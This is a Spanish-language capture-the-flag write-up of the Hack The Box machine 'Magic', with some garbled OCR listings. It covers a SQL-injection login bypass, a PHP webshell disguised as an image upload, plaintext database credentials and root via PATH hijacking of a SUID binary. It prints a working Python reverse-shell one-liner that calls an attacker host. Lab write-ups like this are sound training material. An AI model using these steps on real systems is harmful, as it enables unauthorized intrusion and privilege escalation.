

HTB MÁQUINA MAGIC

Viendo las características de la Máquina, nos damos cuenta que tiene una puntuación de 4.6, es una maquina en linux y que está en la categoría de Nivel Medio.



User:

Lo primero que realizamos es un escaneo de todos los puertos, donde vemos que tiene el puerto 22 corriendo un servicio de ssh y el puerto 80 con un servicio de http

```
# Nmap 7.80 scan initiated Mon May 25 15:57:50 2020 as: nmap -p- -T4 -A -oN nmap.txt 10.10.185 Nmap scan report for 10.10.185 Nmap done at Mon May 25 16:17:02 2020 -- 1 IP address (1 host up) scanned in 1153.56 seconds
```



```
#Cat DirBuster.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP DirBuster Project
Report produced on Mon May 25 16:38:32 COT 2020

http://10.10.10.185:80
Directories found during testing:
Dirs found with a 200 response:


//
Dirs found with a 403 response:

/images/
/icons/
/images/fulls/
/images/fulls/
/images/fulls/
/assets/css/
/assets/s/
/assets/css/
/assets/css/
/assets/css/images/
/icons/
/icons/small/
/assets/css/images/ie/


Files found with a 200 responce:
/index.php
/login.php
/assets/js/puery.poptrox.min.js
/assets/js/browser.min.js
/assets/js/browser.min.js
/assets/js/puery.min.js
/assets/js/puill.js
/assets/js/juill.js
/assets/js/juill.js
/assets/js/juil.js
/assets/js/puodd.php
/logout.php
```

Como sabemos que tenemos el puerto 80 abierto, vamos a correr DirBuster para realizar un escaneo de directorios y mientras tanto, vamos enumerando la página web.

En la página web, nos encontramos con unas imágenes haciendo relación, al nombre de la máquina y además vemos un login, nos dirigimos a este link para ver con que nos encontramos.









En este link nos encontramos con un formulario de -inicio de sesión, después de hacer pruebas con usuarios y passwords populares, vemos que nos podemos saltar este login con una inyección SQL



Una vez dentro nos encontramos con algo que nos invita a subir una imagen, así que pensamos en subir una imagen maliciosa como lo hemos realizado en máquinas anteriores.





Y vamos a (https://blog.netspi.com/magic-bytes-identifying-common-file-formats-at-a-glance/) que de entrada vemos que se puede relacionar con el nombre de la máquina, realizamos el proceso como lo hicimos en la máquina networked, para esta máquina realizamos el proceso subiendo una imagen .gif





Pero en esta máquina nos da una ventana emergente que nos dice que solo está permitido subir imágenes .jpeg, .jgp y .png



Así que vamos a crearnos un archivo en llamado cmd.php.png para para ver si no lo permite subir y así con esta variable realizar una ReverShell.





Y de esta manera podemos subir nuestro archivo malicioso.



Y así podemos realizar una prueba con un comando para saber si nuestra variable nos da respuesta.





Ahora vamos a hacer uso de (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) para obtener una ReverShell por medio de Python.

Ya en este momento tenemos una Shell de bajos privilegios, así que debemos buscar la forma de escalar hasta algún Usuario, enumerando un poco nos encontramos con un archivo llamado db.php5 y al leerlo este dos da lo que al parecer los las credenciales de theseus, a una base de datos.

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
    private static $dbName = 'Magic';
private static $dbHost = 'localhost';
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
    private static $cont = null;
    public function
                        construct() {
         die('Init function is not allowed');
    public static function connect()
            One connection through whole application
         if
            ( null == self::$cont )
         {
              try
                   self::$cont = new PDO( "mysql:host=".self::$dbHost.";".
 dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
              catch(PDOException $e)
                   die($e->getMessage());
         return self::$cont;
    public static function disconnect()
         self::$cont = null;
www-data@ubuntu:/var/www/Magic$
```



Seguimos enumerando para ver si la máquina si cuenta con este usuario y nos encontramos el directorio de theseus, realizamos un listado y vemos que en este se encuentra nuestra bandera, pero que con estos privilegios no la podemos leer, así que intentamos cambiarnos de usuario con la password encontrada en el archivo que tenemos, pero al parecer esta no es la password de este usuario.

```
www-data@ubuntu:/$ cd home/
www-data@ubuntu:/home$ ls
theseus
www-data@ubuntu:/home$ cd theseus/
www-data@ubuntu:/home/theseus$ ls la
total 84
drwxr-xr-x 15 theseus theseus 4096 Apr 16 02:58
drwxr-xr-x 3
              root
                       root
                               4096 Oct
                                         15
                                             2019
              theseus theseus
                               7334 Apr
                                         15
                                            23:50
                                                   .ICEauthority
            1 theseus theseus
                                  9 Oct 21
                                             2019
lrwxrwxrwx
                                                  .bash history
                                                                  -> /dev/null
                                220 Oct 15
           1 theseus theseus
                                             2019
FW-F--F--
                                                  .bash_logout
              theseus
                       theseus
                                 15
                                     Oct
                                         21
                                             2019
                                                  .bash profile
            1 theseus theseus 3771
                                             2019
rw-r--r--
                                    Oct
                                                  .bashrc
drwxrwxr-x 13 theseus theseus 4096
                                         13
                                            05:57
                                    Mar
                                                   .cache
           13 theseus theseus 4096 Oct 22
                                             2019
                                                  .config
                                     Jun
                               4096
                                            08:07
              theseus
                       theseus
                                                   .gnupg
drwx -
            3 theseus theseus 4096 Oct
                                             2019
drwx----
                                         21
                                                   .local
drwx----
           3 theseus theseus
                               4096
                                    Jun
                                            10:15
                                                   .ssh
           2 theseus theseus 4096
                                             2019 Desktop
drwxr-xr-x
                                         22
                                    Oct
drwxr-xr-x
                               4096
                                    Oct
                                         22
                                             2019
                                                  Documents
              theseus
                       theseus
           2 theseus theseus
2 theseus theseus
              theseus theseus
                               4096 Oct
                                             2019 Downloads
drwxr-xr-x
                                         22
drwxr-xr-x
                               4096 Oct
                                             2019 Music
                                             2019 Pictures
           2 theseus theseus
                               4096 Oct 22
drwxr-xr-x
drwxr-xr-x
              theseus
                       theseus
                               4096
                                    Oct
                                             2019
                                                  Public
            2 theseus theseus 4096 Oct
                                         22
drwxr-xr-x
                                             2019 Templates
                                             2019 Videos
drwxr-xr-x
            2 theseus theseus 4096 Oct
                                        22
                                 33 Jun
                                            07:41 user.txt
            1 theseus theseus
www-data@ubuntu:/home/theseus$ su theseus
Password:
su: Authentication failure
www-data@ubuntu:/home/theseus$
```

Así que vamos a intentarnos autenticarnos en la base de datos con las credenciales encontradas hasta el momento, pero cuando intentamos ingresar por medio de Mysql nos dice que no se encuentra instalado en la máquina.

```
www-data@ubuntu:/home/theseus$ mysql -h 127.0.0.1 -u theseus -D Magic -p
Command 'mysql' not found, but can be installed with:
apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1
Ask your administrator to install one of them.
www-data@ubuntu:/home/theseus$
```



Nos dice algo como instalarlo, pero sabemos que no tenemos los permisos para instalar una aplicación en la máquina, así que debemos buscar otra forma de escalar a theseus, enumerando los binarios y realizando un gerp vemos que la máquina cuenta con Mysgldump.

```
www-data@ubuntu:/home/theseus$ ls -l /usr/bin/
                                                   grep
-rwxr-xr-x 1 root
                   root
                             3627200 Jan 21 06:10 mysql_config_editor
                            22558552 Jan 21 06:10 mysql_embedded
5179616 Jan 21 06:10 mysql_install_
rwxr-xr-x 1 root
rwxr-xr-x 1 root
                   root
                   root
                                              06:10 mysql_plugin
 TWXT-XT-X
           1 root root
                             3616952
                                      Jan 21
                             3784424
                                      Jan 21 06:10 mysql_secure_installation
rwxr-xr-x 1 root root
                                              06:10 mysql_ssl_rsa_setup
06:10 mysql_tzinfo_to_sql
                                      Jan 21
 rwxr-xr-x
              root
                   root
                             3653288
 rwxr-xr-x
            1 root root
                             3569976
                                      Jan 21
                             4442320
                                      Jan 21
rwxr-xr-x 1
                                              06:10 mysql_upgrade
             root root
                                      Jan 21
Jan 21
 rwxr-xr-x
              root
                   root
                             3799752
                                              06:10
                                                    mysqladmin
lrwxrwxrwx 1
             root root
                                              06:10 mysqlanalyze -> mysqlcheck
                             4068280 Jan 21
             root root
                                              06:10 mysqlbinlog
rwxr-xr-x 1
                             3825320
                                           21
 TWXT-XT-X
              root
                   root
                                      Jan
                                              06:10
                                                    mysqlcheck
                                26952
                                      Jan 21
                                              06:10 mysqld_multi
rwxr-xr-x
              root root
                                      Jan 21
-rwxr-xr-x 1
                                28448
                                              06:10 mysqld safe
             root root
                                          21
                             3875176 Jan
- FWXF-XF-X
              root
                   root
                                              06:10
                                                    mysqldump
                                 7865
                                      Jan 21
                                              06:10 mysqldumpslow
FWXF-XF-X
              root root
                             3791912
                                      Jan 21
                                              06:10 mysqlimport
 rwxr-xr-x 1
              root root
                                                    mysqloptimize -> mysqlcheck
lrwxrwxrwx
              root
                   root
                                   10
                                      Jan 21
                                              06:10
                             4286120 Jan 21
                                              06:10 mysqlpump
rwxr-xr-x 1
              root root
                                   10 Jan 21
lrwxrwxrwx 1
                                              06:10 mysqlrepair -> mysqlcheck
             root root
                                39016 Jan 12
 rwxr-xr-x
            1
              root
                   root
                                               2018 mysqlreport
                             3790504 Jan 21
                                              06:10 mysqlshow
 rwxr-xr-x
              root root
                             3809512 Jan 21 06:10 mysqlslap
-rwxr-xr-x 1 root root
www-data@ubuntu:/home/theseus$
```

Así que pensamos que podríamos realizar un volcado a la base de datos y esto nos entrega lo que al parecer es una password.



Ahora que tenemos esta password podemos realizar el proceso como lo hicimos al inicio de la máquina para tratar de pasarnos de usuario

```
data@ubuntu:/home/theseus$ su theseus
 assword:
         ubuntu:~$ ls -la
total 88
                          theseus 4096
drwxr-xr-x
                theseus
                                          Jun
                                    4096
                                          Oct
                                                    2019
drwxr-xr-x
                root
                          root
                 theseus
                          theseus
                                          Oct
                                                          .bash_history
  WXTWXTWX
                                                          .bash_logout
.bash_profile
                 theseus
                          theseus
                                     220
                                                    2019
                                          Oct
                                               21
                                                    2019
                 theseus
                          theseus
                                      15
                                          Oct
                                    3771
                                              15
13
22
22
22
22
22
22
                                                    2019
                                                          .bashrc
                 theseus
                          theseus
                                          Oct
                                    4096
                theseus
                          theseus
                                          Mar
                                                          .cache
                                          0ct
                 theseus
                          theseus
                                    4096
                                                          config
                theseus
                          theseus
                                                    2019
                                    4096
                 theseus
                          theseus
                                    4096
                                          Oct
                                                    2019
                theseus
                          theseus
                                    4096
                                          Oct
                                                    2019
                                                         Downloads
                          theseus
                                    4096
                                                  08:07
                theseus
drwx -
                                          Jun
                 theseus
                          theseus
                                          Apr
                                                          .ICEauthority
                theseus
                          theseus
                                    4096
                theseus
                          theseus
                                    4096
                                          Oct
                                                    2019
                                               22
22
2
                theseus
                          theseus
                                    4096
                                          Oct
                                                    2019
                theseus
                          theseus
                                    4096
                                          Oct
                                                    2019
                 theseus
                          theseus
                                    4096
                                          Jun
                                   4096 Oct 22
4096 Jun 2
33 Jun 2
4096 Oct 22
                 theseus
                          theseus
                                                    2019
                theseus
                          theseus
                                                  11:30
                theseus
                          theseus
                                                  07:41
                                                         user.txt
              2
                theseus
                          theseus
                                                    2019
  eseus@ubuntu:-$ cat
                         user.txt
  eseus@ubuntu:-$
```

De esta manera obtenemos nuestra primer flag

• Escalada de Privilegios:

Para la escalada de privilegios realizaremos un sudo -l para ver si podemos correr algo sin password, siempre que realizamos una máquina Linux, realizamos este proceso, pero en esta máquina no tenemos nada que podamos correr sin password.

```
theseus@ubuntu:~$ sudo -l
[sudo] password for theseus:
Sorry, user theseus may not run sudo on ubuntu.
theseus@ubuntu:~$
```

Algo que podemos hacer es tratar de conectarnos por medio de ssh aprovechando que tenemos el puerto 22 corriendo el servicio y que tenemos permisos sobre el directorio .ssh como lo realizamos en una máquina anterior (https://github.com/angussMoody/HackTheBox-Writeup/blob/master/WRITEUP_HTB_M%C3%81QUINA_TRACEBACK.pdf) creando unas llaves y poniendo nuestra llave pública en el archivo authorized_keys (este proceso lo podemos ver paso a paso en la máquina tracaback en el link anterior)





Y ya de esta manera nos podríamos conectar por medio de ssh para realizar una enumeración de los proceso como lo realizamos en la máquina anterior mencionada, pero para esta máquina no lo vamos a realizar de esta forma, vamos a realizar una enumeración por medio de Linenum (https://github.com/rebootuser/LinEnum) y enumeraremos también esta máquina con SUID3NUM (https://github.com/Anon-Exploiter/SUID3NUM)

Corremos el suid3num.py



Y este nos como resultado que sysinfo tiene permisos suid (https://www.luisguillen.com/posts/2017/12/como-funcionan-permisos-suid/)

```
[~] Custom SUID Binaries (Interesting Stuff)
/bin/sysinfo
```

```
theseus@ubuntu:/tmp$ ls -l /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21 2019 /bin/sysinfo
theseus@ubuntu:/tmp$
```

Con este dato lanzamos el LinEnum.sh que nos trae como resultado, rojo la línea de sysinfo

```
[+] Readable files belonging to root and readable by me but not world readable -rwsr-x--- 1 root users 22040 Oct 21 2019 /bin/sysinfo
```

ahora debemos buscar una forma de escalar privilegios con este binario, revisando el foro de la máquina, no encontramos con un comentario que nos dice algo como mirar el texto de este binario, así que con el comando strings vamos a ver con que nos encontramos.

```
theseus@ubuntu:~$ strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
__gmon_start__
```



Dentro de toda la información que nos muestra este comando, nos encontramos estas líneas que nos dice que está llamado estos binarios, así que, si podemos crear un archivo malicioso bajo alguno de estos nombres y hacer que se llame primero que estos, podríamos crear una RevShell dentro de nuestro archivo malicioso

Nos creamos nuestro archivo malicioso con una RevShell, como la que utilizamos al principio de la máquina, con el nombre de uno de estos llamados, podrías ser llamarlo fdisk y nos daría el mismo resultado.

```
theseus@ubuntu:~/Music$ nano cat
theseus@ubuntu:~/Music$ cat cat
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23
",3333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
theseus@ubuntu:~/Music$
```

Ahora le damos permisos de ejecución y modificamos la variable PATH para que agregue esta ruta, donde tenemos nuestro archivo malicioso y ponemos nuestra máquina a la escucha.

En este punto solo nos queda correr el binario y de esta forma nos da respuesta en nuestra RevShell, como root

```
heseus@ubuntu:~/Music$ sysinfo
                ====Hardware Info====
                   Device
                                Class
H/W path
                                           Description
                                           VMware Virtual Platform
                                system
10
                                           440BX Desktop Reference Platform
                                bus
10/0
                                           86KiB BIOS
                                memory
0/1
                                processor
                                           AMD EPYC 7401P 24-Core Processor
/0/1/0
                                           16KiB L1 cache
                                memory
        angussMoody - /home/angussmoody/hackthebox/Magic-10.10.10.185
     nc -lvp 3333
listening on [any] 3333 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.185] 59634
# whoami
root
```



```
angussMoody |- (/home/angussmoody/hackthebox/Magic-10.10.10.185)
      nc -lvp 3333
listening on [any] 3333 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.185] 59650
# whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~/Music# ^Z
[1]+ Detenido
                              nc -lvp 3333
   x]-[r
            angussMoody | / home/angussmoody/hackthebox/Magic-10.10.10.185
      stty raw -echo
        angussMoody |- [/home/angussmoody/hackthebox/Magic-10.10.10.185]
     nc -lvp 3333
root@ubuntu:~/Music# cd /root/
root@ubuntu:/root# ls
info.c root.txt
root@ubuntu:/root#
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

